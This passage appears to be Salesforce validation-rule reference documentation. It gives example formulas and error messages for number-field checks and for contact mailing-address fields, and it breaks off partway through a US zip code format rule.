Error Message:	Hours Worked cannot be less than zero.
Error Location:	`Hours Worked`

Number Must Be Even

Field	Value
Description:	Validates that a custom field called `Ark Passengers` is a non-negative even number.
Formula:	`OR( Ark_Passengers__c < 0, MOD( Ark_Passengers__c, 2) <> 0 )`
Error Message:	Ark Passengers must be a positive even number.
Error Location:	`Ark Passengers`

Number Must Be Odd

Field	Value
Description:	Validates that a custom field called `Socks Found` is a non-negative odd number.
Formula:	`OR( Socks_Found__c < 0, MOD( Socks_Found__c, 2) = 0 )`
Error Message:	Socks Found must be an odd number.
Error Location:	`Socks Found`

Number Must Be a Multiple of Five

Field	Value
Description:	Validates that a custom field called `Multiple of 5` is a multiple of five.
Formula:	`MOD( Multiple_of_5__c, 5) <> 0`
Error Message:	Number must be a multiple of five.
Error Location:	`Multiple of 5`

Number Must Be an Integer

Field	Value
Description:	Validates that a custom field called `My Integer` is an integer.
Formula:	`FLOOR( My_Integer__c) <> My_Integer__c`
Error Message:	This field must be an integer.
Error Location:	`My Integer`

Number Must Be Between -50 and 50

Field	Value
Description:	Validates that a custom field called `Volume` is between -50 and 50.
Formula:	`ABS( Volume__c) > 50`
Error Message:	Volume must be between -50 and 50.
Error Location:	`Volume`

Number Range Validation

Field	Value
Description:	Validates that the range between two custom fields, `Salary Min` and `Salary Max`, is no greater than $20,000.
Formula:	`(Salary_Max__c - Salary_Min__c) > 20000`
Error Message:	Salary range must be within $20,000. Adjust the Salary Max or Salary Min values.
Error Location:	`Salary Max`

Percentage Must Be Between Zero and 100

Field	Value
Description:	Validates that a custom field called `Mix Pct` is between 0 and 100%. Note that percent fields are expressed divided by 100 in formulas (100% is expressed as 1; 50% is expressed as 0.5).
Formula:	`OR( Mix_Pct__c > 1.0, Mix_Pct__c < 0.0 )`
Error Message:	Mix Pct must be between 0 and 100%.
Error Location:	`Mix Pct`

Contact Validation Rules

Mailing Address Fields Are Required

Field	Value
Description:	Validates that the contact `Mailing Street`, `Mailing City`, and `Mailing Country` are provided.

Field	Value
Formula:	`OR( ISBLANK( MailingStreet ), ISBLANK( MailingCity ), ISBLANK( MailingCountry ) )`
Error Message:	Mailing Street, City, and Country are required.
Error Location:	`Top of Page`

Mailing Street Is Required

Field	Value
Description:	Validates that the contact `Mailing Street` is provided.
Formula:	`ISBLANK( MailingStreet )`
Error Message:	Mailing Street is required.
Error Location:	`Mailing Street`

Mailing Zip Code

Field	Value
Description:	Validates that the contact `Mailing Zip/Postal Code` is in 99999 or 99999-9999 format if `Mailing Country` is USA or blank.
Formula:	(see code below)

```
AND(
 OR(MailingCountry = "USA", ISBLANK(MailingCountry)),
  OR(
   AND(LEN(MailingPostalCode) <>5,
   LEN(MailingPostalCode) <> 10),
   NOT(CONTAINS("0123456789",
      LEFT( MailingPostalCode, 1))),
   NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 2, 1))),
   NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 3, 1))),
   NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 4, 1))),
   NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 5, 1))),
   AND(
    LEN(MailingPostalCode) = 10,
   OR(
    MID( MailingPostalCode , 6, 1) <> "-",
    NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 7, 1))),
    NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 8, 1))),
    NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 9, 1))),
    NOT(CONTAINS("0123456789",
